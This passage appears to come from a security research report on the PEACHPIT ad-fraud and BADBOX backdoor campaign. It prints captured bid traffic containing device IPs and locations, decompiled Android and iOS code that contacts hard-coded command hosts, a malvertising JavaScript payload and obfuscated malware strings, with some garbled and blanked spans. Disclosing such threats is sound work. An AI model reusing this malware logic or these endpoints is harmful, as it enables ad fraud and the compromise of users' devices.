          UzJxTjFNTHhGZWFYVzV5MWY4TzlMTXg3NjJGTGtsS1J2RVF6ckZMYjIxcmd6T2dxMEY3NmZ3ekFpNlExelFqRTd3NzFSLkFySUVlYzVuLXhFWmlwdTBqRFF5eGo1cjdZaGpwUFA4cmp2ME
          JIMURJZ2VqdXJHbER1dGlyTTQwZFoycHBnTmo3SjFZSmVMTlpPSExQUmZCaEVXeGhpdWVsU094OHhIUnpQeEhCTHlESm41cXlTU3BuMlYzUWRSWnVqN2xCeTF0S1poMTRuWkdYOW5Tb0xr
          UHRqRlRHQnVlSTktNTZrQXpjQ0NNWnNsN1lpVWg2UEFRdUgwaTUuZEQweW81VkdTZURUY2d1ZC1MelF5RTJkTW1RNkE1enkzY2lBTXN1LUZubWZGc1VqVDVUWWZxanB0a0ZhQjN4dFA0TV
          ZJWENqTGRwMjFnWWxIaS5NWjcxUlI4dEZCRGV1UE1sSUFtbzFweVdybklfKAp3YXAuaW5kLmJyKJYBTW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDExLjE7IFRWIEJPWC9RUDFBQS4x
          OTExMDUuMDA0OyB3dikgIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS83LjQuMC4zNzI5LjE4NiBTYWZhcmkvNTM3LjM2AAAA&p
          h=f2095db2-b7ae-4ff8-8d39-47ebf2fbe278'/></div><!doctype html>\n<html lang=\"en\">\n<head>\n    <meta charset=\"UTF-8\">\n    <title></title>\
          n</head>\n<body style=\"margin:0;position:absolute;top:0;left:0;bottom:0;right:0;\">\n<script>window.t0=+new Date();</script>\n<script>\n    \
          n</script>\n<script>\n              if (typeof window.mraid === 'undefined') {\n                var mraid_s_el = document.createElement(
          'script');\n                mraid_s_el.crossOrigin = 'anonymous';\n                mraid_s_el.src = 'mraid.js';\n                d
          ocument.body.appendChild(mraid_s_el);\n              }\n        </script>\n              \n<div id=\"ad\" style=\"width:100%;height:100%;\
          "><div class=\"creative-container\" style=\"position:absolute;top:0;right:0;bottom:0;left:0;overflow:hidden\" aria-label=\"Sponsored Ad\" data
          -reactroot=\"\"><img class=\"ad-background-image mrc-btr-creative\" src=\"https:/.                /images/S/al-na-9d5791cf-3faf/6fc6374e-8b5
          e-4645-8c3c-46646e77aafa.png\" style=\"max-width:none;max-height:none;width:100%;height:auto;margin-left:50%;-webkit-transform:translateX(-50%
          );-moz-transform:translateX(-50%);-ms-transform:translateX(-50%);-o-transform:translateX(-50%);transform:translateX(-50%)\"/><a class=\"ad-cho
          ices\" href=\"https://www.amazon.com.br/adprefs\" target=\"_blank\"><div class=\"ad-choices-image\" style=\"display:block;position:absolute;ov
          erflow:hidden;width:18px;height:14px;z-index:9;background-size:96px 15px;top:0;right:0;background-image:url(&quot;https://images-na.ssl-images
          -amazon.com/images/G/32/da/adchoices/ac-topright-sprite.png&quot;)\"></div></a><a style=\"position:absolute;top:0;right:0;bottom:0;left:0;curs
          or:pointer\" class=\"clickthrough\" href=\"https://www.amazon.com.br/stores/page/58C70422-B1FE-47D5-BE22-980FAE9A4346?aaxitk=7175c9b061a097064
          14de8a99eb32ed7\" target=\"_blank\"></a></div></div>\n<script>\n    window.$ad = document.getElementById('ad');\n</script>\n\n<script crossori
          gin=\"anonymous\" src=\"https:/,                 'images/I/41oWxEt9w-L.js\"></script>\n\n<script>\n    window.imageCreative = Creative.defaul
          t($ad, {\"cta\":{\"type\":\"url\",\"url\":\"https://www.amazon.com.br/stores/page/58C70422-B1FE-47D5-BE22-980FAE9A4346\",\"browseNode\":\"\",\
          "asin\":\"\",\"asinList\":[],\"keywordList\":[],\"downloadLink\":null,\"deepLinking\":false,\"linkIn\":false,\"isPrefetchEnabled\":false},\"ba
          ckgroundImage\":{\"url\":\"https://               'images/S/al-na-9d5791cf-3faf/6fc6374e-8b5e-4645-8c3c-46646e77aafa.png\"},\"adChoicesPosi
```


Request

```
POST /sspbidder?cid=1247&ss=1&xrw=
sixpack.sixpackabs.absworkout.abexe
rcises.tv HTTP/1.1
Content-Type: application/json;
utf-8
Accept: application/json
User-Agent: Mozilla/5.0 (Linux;
Android 11.1; TV
BOX/QP1AA.191105.004; wv)
AppleWebKit/537.36 (KHTML, like
Gecko) Version/4.0
Chrome/7.4.0.3729.186 Safari/537.36
Host: ads.go-workout.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 472

{
  "device":{
    "carrier":
    "AS262287 Latitude.sh LTDA",
    "geo":{
      "city":"São Paulo",
      "country":"br",
      "lat":-23.7531,
      "lon":-46.6695
    },
    "ip":"177.54.149.102",
    "make":"samsung",
    "model":"TV BOX",
    "os":"android",
    "osv":"11",
    "ua":
    "Mozilla/5.0 (Linux; Android 11
    .1; TV BOX/QP1AA.191105.004; wv
    )  AppleWebKit/537.36 (KHTML, l
    ike Gecko) Version/4.0 Chrome/7
    .4.0.3729.186 Safari/537.36",
    "connectiontype":2,
    "devicetype":4,
    "dnt":0,
    "ifa":
    "c2de850e-2deb-4420-9a5c-6d4775
    58cad4",
    "js":1,
    "language":"pt"
  }
}
```

Response


```
          ices\" href=\"https://www.amazon.com.br/adprefs\" target=\"_blank\"><div class=\"ad-choices-image\" style=\"display:block;position:absolute;ov
          erflow:hidden;width:18px;height:14px;z-index:9;background-size:96px 15px;top:0;right:0;background-image:url(&quot;https://images-na.ssl-images
          -amazon.com/images/G/32/da/adchoices/ac-topright-sprite.png&quot;)\"></div></a><a style=\"position:absolute;top:0;right:0;bottom:0;left:0;curs
          or:pointer\" class=\"clickthrough\" href=\"https://www.amazon.com.br/stores/page/58C70422-B1FE-47D5-BE22-980FAE9A4346?aaxitk=7175c9b061a097064
          14de8a99eb32ed7\" target=\"_blank\"></a></div></div>\n<script>\n    window.$ad = document.getElementById('ad');\n</script>\n\n<script crossori
          gin=\"anonymous\" src=\"https://m.media-amazon.com/images/I/41oWxEt9w-L.js\"></script>\n\n<script>\n    window.imageCreative = Creative.defaul
          t($ad, {\"cta\":{\"type\":\"url\",\"url\":\"https://www.amazon.com.br/stores/page/58C70422-B1FE-47D5-BE22-980FAE9A4346\",\"browseNode\":\"\",\
          "asin\":\"\",\"asinList\":[],\"keywordList\":[],\"downloadLink\":null,\"deepLinking\":false,\"linkIn\":false,\"isPrefetchEnabled\":false},\"ba
          ckgroundImage\":{\"url\":\"https:/,                  /S/al-na-9d5791cf-3faf/6fc6374e-8b5e-4645-8c3c-46646e77aafa.png\"},\"adChoicesPosi
```

```
          tion\":\"topright\",\"clickTrackerUrls\":[\"http://                     1/x/c/RMQQFqpqAqYei-79s83tYekAAAGEu1RpbwEAAAUVAQAzcHhfdHhuX2J
          pZDEgICBOL0EgICAgICAgICAgICB6wi5_/\"],\"impressionUrls\":[\"https://                   /adServer/adServerESI.aspx?script=false&bannerI
          D=11000396&rnd=[INSERT_CACHEBUSTER_HERE]&redir=https://                    /adserver/1pixel.gif\"],\"additionalHtml\":\"\",\"width\":30
          0,\"height\":250,\"isLowResDisplay\":false,\"creativeImageData\":null,\"locale\":\"BR\",\"region\":\"na\",\"mediaCentralPath\":\"https://image
          s-na.ssl-images-amazon.com/images/G/32\",\"privacyUrl\":\"https://www.amazon.com.br/adprefs\",\"deviceContext\":{\"userAgent\":\"Mozilla/5.0 (
          Linux; Android 11.1; TV BOX/QP1AA.191105.004; wv)  AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/7.4.0.3729.186 Safari/537.36\"},\
          "isPreview\":false,\"isMobile\":true,\"isBlackjack\":false,\"isOffsite\":true,\"use1pRendering\":false,\"appendQueryParams\":\"\",\"isExternal
          Link\":false,\"adLink\":\"https://www.amazon.com.br/stores/page/58C70422-B1FE-47D5-BE22-980FAE9A4346?aaxitk=7175c9b061a09706414de8a99eb32ed7\"
          ,\"cascadingIntent\":null,\"isAmazonClickUrl\":true,\"isPrimeNowClickUrl\":false,\"is1pUrlSafe\":true});\n</script>\n\n\n</body>\n</html>\n<sc
          ript src=\"https://(                 /bao-csm/mobile/csmv5.js\"></script>\n<script type=\"text/javascript\">\n  var amzncsm = amzncsm || {}
          ; amzncsm.instrURL = \"http://                    /x/px/JMQQFgpqAqYei-79s83tYekAAAGEu1RpxQEAAAUVAUEzcHhfdHhuX2JpZDEgICBOL0EgICAgICA
          gICAgICB6wi5_/\";\n  if(typeof amzncsm.rmR === \"function\") {\n     amzncsm.rmR(amzncsm.instrURL, window, []);\n  }\n</script>\n<img src=\"ht
          tp://165.227.120.124/slog?aff_sub=n6DfnyegA6NRqakBlYkxlY5xeEl_eHjYlHoWeEno27WRFA5CloVR27SCeY56odemFE0xeaR9o1NXqak9e_Bwe8BxeERTlao_o1OfP1jClHo_
          lHkxlHn_lYoYlEvoZ6eIF1jCZcLfolCYq7zTFdLI27Son9OWn1jCZyzTQyD_odOXnyNHFa0X4HvXlEoXodV_27eNqaoTlHoXlEoon9eXA9eN27SCtE5_lESweYk6eYl_tEoWtEn6odVuFY
          wY2AfXZ7eu4cem-dVfZ6UfZclTZ7LYP6C_26CwP8WfZyDBFALH2AeNn_W0P5VXP7Lp2AegFALr27SCeYvxtaRxlEvYtoVYQ1C0A9em-yjClYoX3HvwloVfF1CUZ7NTqAPfn8WmQySTZcvo
          ZcD_QE0oZ9LHqaZ_eEl9oo\"style=\"display:none;\"/><script type=\"text/javascript\" src=\"https://q.adrta.com/s/sw/aa.js?cb=20221127230302#sw;pa
          id=sw;avid=786;publisherId=1597;kv2=sixpack.sixpackabs.absworkout.abexercises.tv;kv4=177.54.149.102;siteId=1597;kv1=300x250;kv27=Mozilla%2F5%2
          E0%20%28Linux%3B%20Android%2011%2E1%3B%20TV%20BOX%2FQP1AA%2E191105%2E004%3B%20wv%29%20%20AppleWebKit%2F537%2E36%20%28KHTML%2C%20like%20Gecko%2
          9%20Version%2F4%2E0%20Chrome%2F7%2E4%2E0%2E3729%2E186%20Safari%2F537%2E36;kv23=;kv28=samsung;kv5=0;kv3=c2de850e-2deb-4420-9a5c-6d477558cad4;kv
          11=1831138143265320947;kv12=1831138143265320947_0_882045716732809876;kv15=bra;kv16=-23.75310;kv17=-46.66950;kv18=sixpack.sixpackabs.absworkout
          .abexercises.tv;kv19=c2de850e-2deb-4420-9a5c-6d477558cad4;kv24=Mobile_InApp\"></script></div></body></html>",
          "adomain":[
            "wap.ind.br"
          ],
          "burl":"",
          "cid":"882045716732809876_0",
          "crid":"882045716732809876_15000_5000_217659_62193",
          "h":250,
          "id":"035d4c86-dc87-4753-9a36-98cde5f039ee",
          "impid":"882045716732809876",
          "nurl":
          "https://log.aiadexchange.com/wlog?aff_sub=n6DfnyegA6NRqakBlYkxlY5xeEl_eHjYlHoWeEno27WRFA5CloVR27SCeY56odemFE0xeaR9o1NXqak9e_Bwe8BxeERTlao_o1O
          fP1jClHo_lHkxlHn_lYoYlEvoZ6eIF1jCZcLfolCYq7zTFdLI27Son9OWn1jCZyzTQyD_odOXnyNHFa0X4HvXlEoXodV_27eNqaoTlHoXlEoon9eXA9eN27SCtE5_lESweYk6eYl_tEoWt
          En6odVuFYwY2AfXZ7eu4cem-dVfZ6UfZclTZ7LYP6C_26CwP8WfZyDBFALH2AeNn_W0P5VXP7Lp2AegFALr27SCeYvxtaRxlEvYtoVYQ1C0A9em-yjClYoX3HvwloVfF1CUZ7NTqAPfn8W
          mQySTZcvoZcD_QE0oZ9LHqaZ_eEl9oo",
          "price":0.020,
          "w":300
        }
      ],
      "seat":
    }
```

Figure 19: Ad traffic response from Brazil-based request

It's unclear as of this writing how many countries are targeted (or detargeted) by the PEACHPIT threat actors.

The PEACHPIT app communicates with the hard-coded SSP following the IP, ASN, and location checks mentioned above. Notice the use of /sspbidder in the screenshot below, taken from a different PEACHPIT app, **app.cobo.launcher**.



```
    }
    return;
}
adxLoader.loadAd("http://req.mobpals.com/sspbidder?cid=" + this.cid + "&ss=1&xrw=" + getContext().getPackageName(), new AdxLoaderList
    public void onAdLoaded(final InfoBody infoBody) {
        new Handler(Looper.getMainLooper()).post(new Runnable() {
            public void run() {
                AdxBannerView.this.showBannerView(infoBody);
                if (AdxBannerView.this.adxAdListener != null) {
                    AdxBannerView.this.adxAdListener.onLoaded();
                }
            }
```


```
    public void loadAd(AdxLoader adxLoader) {
        if (TextUtils.isEmpty(this.cid)) {
            AdxInterstitialListener adxInterstitialListener2 = this.adxInterstitialListener;
            if (adxInterstitialListener2 != null) {
                adxInterstitialListener2.onError(Constants.ERROR_NO_CID);
                return;
            }
            return;
        }
        adxLoader.loadAd("http://req.mobpals.com/sspbidder?cid=" + this.cid + "&ss=1&xrw=" + this.mContext.getPackageName(), new AdxLoaderListe
            public void onAdLoaded(final InfoBody infoBody) {
                new Handler(Looper.getMainLooper()).post(new Runnable() {
                    public void run() {
                        InfoBody unused = AdxInterstitial.this.adxInfo = infoBody;
                        long unused2 = AdxInterstitial.this.loadTs = System.currentTimeMillis();
                        if (AdxInterstitial.this.adxInterstitialListener != null) {
                            AdxInterstitial.this.adxInterstitialListener.onLoaded();
                        }
                    }
                });
            }
```

Figure 20: Calls to the sspbidder, part of the flyermobi C2 infrastructure

That sspbidder connection is common among PEACHPIT apps on all platforms, including those automatically downloaded as a result of the BADBOX backdoor (more on those in the following section).

In the case of iOS devices, which are not impacted by the BADBOX backdoor, the PEACHPIT module more closely resembles the Satori team's earlier investigation into VASTFLUX.

Below, references to sspbidder and the IP/ASN check appear in an iOS-based PEACHPIT app.




```
00007c58 08 c2 13 58       ldr      x8,->cf_https://req.azuredat.com                  = 00024c88
00007c5c 1f 20 03 d5       nop
00007c60 c1 dd 12 58       ldr      param_2=>s_stringWithFormat:_0001c212,PTR_s_st... = "stringWithForma
                                                                                       = 0001c212
00007c64 e8 5f 00 a9       stp      x8=>cf_https://req.azuredat.com,x23,[sp]=>loca... "https://req.azure
00007c68 02 a7 0e 10       adr      param_3=>cf_%@/sspbidder?cid=%@&ss=1&idx=0&xrw... "%@/sspbidder?cid=
```

```
             (uVar3,"evaluateJavaScript:completionHandler:",&cf_navigator.userAgent,&local_78);
  setWebview:(param_1,"setWebview:",uVar3);
  __stubs::_objc_release(uVar3);
}
__stubs::_objc_msgSend(&_OBJC_CLASS_$_NSURL,"URLWithString:",&cf_http://ipinfo.io/json);
uVar3 = __stubs::_objc_retainAutoreleasedReturnValue();
__stubs::_objc_msgSend(&_OBJC_CLASS_$_NSURLRequest,"requestWithURL:",uVar3);
uVar4 = __stubs::_objc_retainAutoreleasedReturnValue();
__stubs::_objc_msgSend(&_OBJC_CLASS_$_NSURLSession,"sharedSession");
uVar5 = __stubs::_objc_retainAutoreleasedReturnValue();
local_a0 = 0xc2000000;
local_98 = &LAB_000071c4;
puStack144 = &DAT_000245a0;
local_88 = param_1;
local_80 = __stubs::_objc_retain(lVar1);
__stubs::_objc_msgSend(uVar5,"dataTaskWithRequest:completionHandler:",uVar4,&local_a8);
uVar6 = __stubs::_objc_retainAutoreleasedReturnValue();
__stubs::_objc_release(uVar5);
__stubs::_objc_msgSend(uVar6,"resume");
__stubs::_objc_release(uVar6);
__stubs::_objc_release(local_80);
__stubs::_objc_release(uVar4);
```

Figure 21: sspbidder check in an iOS-based PEACHPIT app

As part of the investigation, the Satori team observed the PEACHPIT threat actors targeting iOS devices through a malvertising attack:



```
POST /sspbidder?cid=1005&ss=1&idx=0&xrw=1517363877 HTTP/1.0
Host: req.azuredat.com
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip, deflate
User-Agent: wordforest/25 CFNetwork/1240.0.4 Darwin/20.5.0
Content-Length: 501
Accept-Language: en-us
Connection: close

{
  "device":{
    "devicetype":4,
    "ifa":"mopub:a5489862-a30a-463b-a95f-7b1443bb02f5",
    "js":1,
    "osv":"14.6",
    "connectiontype":2,
    "os":"iOS",
    "geo":{
      "region":"Sofia-Capital",
      "city":"Sofia",
      "country":"bg",
      "lon":23.324100000000001,
      "zip":"1000",
      "type":2,
      "lat":42.697499999999998
    },
    "ip":"217.138.221.247",
    "language":"en",
    "make":"apple",
    "ua":
    "Mozilla\/5.0 (iPhone; CPU iPhone OS 14_6 like Mac OS X)
    AppleWebKit\/605.1.15 (KHTML, like Gecko) Mobile\/15E148"
    ,
    "dnt":0,
    "model":"iPhone10,6",
    "carrier":"AS9009 M247 Europe SRL"
  }
}
```

```
HTTP/1.0 200 OK
Server: nginx/1.10.2
Date: Thu, 29 Dec 2022 13:06:15 GMT
Content-Type:   application/json;charset=UTF-8
Content-Length: 915
Connection: close
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu Dec 29 13:06:15 2022
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache

{
  "bidid":"3a89da390465bbbb",
  "cur":"USD",
  "id":"7401962721210360726",
  "seatbid":[
    {
      "bid":[
        {
          "adid":"200309572",
          "adm":
          "<html><head><meta name=\"viewport\"content=\"width=device-width,initial-scale=1.0, maxim
          um-scale=1.0, user-scalable=0\"><meta name=\"referrer\"content=\"never\"><title>BANNER</t
          itle></head><body><script type=\"application/javascript\" src=\"https://www18.
                /ac?nwid=4488&siteid=552096&pgid=1687377&fmtid=117440&visit=m&tmstp=1672319175038&s
          rl=https%3A%2F%2Fapps.apple.com%2Fapp%2Fid1517363877&uid=mopub:a5489862-a30a-463b-a95f-7b
          1443bb02f5&appname=Word%20Forest&buid=1517363877&out=js&mraid=2.0&la=42.6975&lg=23.3241\"
          ></script></body></html>",
          "adomain":[
            ""
          ],
          "burl":"",
          "cid":"41DT5P200309572_0_0_0_1",
          "crid":"12734080285158765860_15000_5000_58089_359113",
          "id":"3a89da390465bbbb",
          "impid":"7401962721210360726",
          "nurl":"",
          "price":0.0200,
          "tpl_type":2,
          "w":300,
          "h":250
        }
      ],
      "group":0,
      "seat":""
    }
```


Figure 22: JavaScript payload returned following an ad call in one PEACHPIT-associated iOS app

Above, an ad call to an /sspbidder server returns an ad including a piece of JavaScript, allowing the ad slot to open a new WebView and rendering ads inside it.

At its peak, HUMAN saw roughly **121,000 Android devices** impacted by PEACHPIT, some of which may have also included the BADBOX backdoor. HUMAN also saw **159,000 iOS devices** impacted by PEACHPIT. The traffic from these devices originated from **227 different countries and territories**, underscoring the global scale of the threat.

PEACHPIT: Automatically Downloaded Apps

To explore the PEACHPIT apps automatically downloaded as a result of the BADBOX backdoor, we return to the **classes.dex** file mentioned during the initial infection. One of the modules loaded into the library by classes.dex is **com.asshow.asshow**. This module is the key to the entire scheme.




```
import com.asshow.asshow.b.d;

/* loaded from:                                    /Corejava/node/799dcdcec8ae629aa2cc48f27a3fc806_254/classes.dex */
public final class b {

    /* renamed from: a  reason: collision with root package name */
    public static final String f396a = d.a("ky6u2nd6d", "D1FBBAC474E94B386EDFFBEDA6C646610F99788DD0E706530617457EA9C32A7BAEEBC02415A05DC06ADBDD");
    public static final String b = d.a("ky6u2nd6d", "DBA1A4D53C");
    public static final String c = d.a("ky6u2nd6d", "96EEE1D660A2052D6B");
    public static final String d = d.a("ky6u2nd6d", "89BEFE867EF5546D3A89E5BBFA8E1321B3191558F8D0781285A7854B9EF7E4DB");
    public static final String e = d.a("ky6u2nd6d", "CFEABCC727A90A");
    public static final String f = d.a("ky6u2nd6d", "D4EBFB");

    /* renamed from: g  reason: collision with root package name */
    public static final String f397g = d.a("ky6u2nd6d", "CCFDA2");
    public static final String h = d.a("ky6u2nd6d", "F8CB96FB05");
    public static final String i = d.a("ky6u2nd6d", "F8CB96E40F852F");
    public static final String j = d.a("ky6u2nd6d", "D6FDA99A2DAE163667D5A0E6E4DD4260746287D3845913D3606D1E");
    public static final String k = d.a("ky6u2nd6d", "FAC68A");
    public static final String l = d.a("ky6u2nd6d", "DEEABAF522AA");
    public static final String m = d.a("ky6u2nd6d", "DEEABAE42FA50F386DD99BEAA7DA");
```

Figure 23: Encrypted contents of com.asshow.asshow.b.d

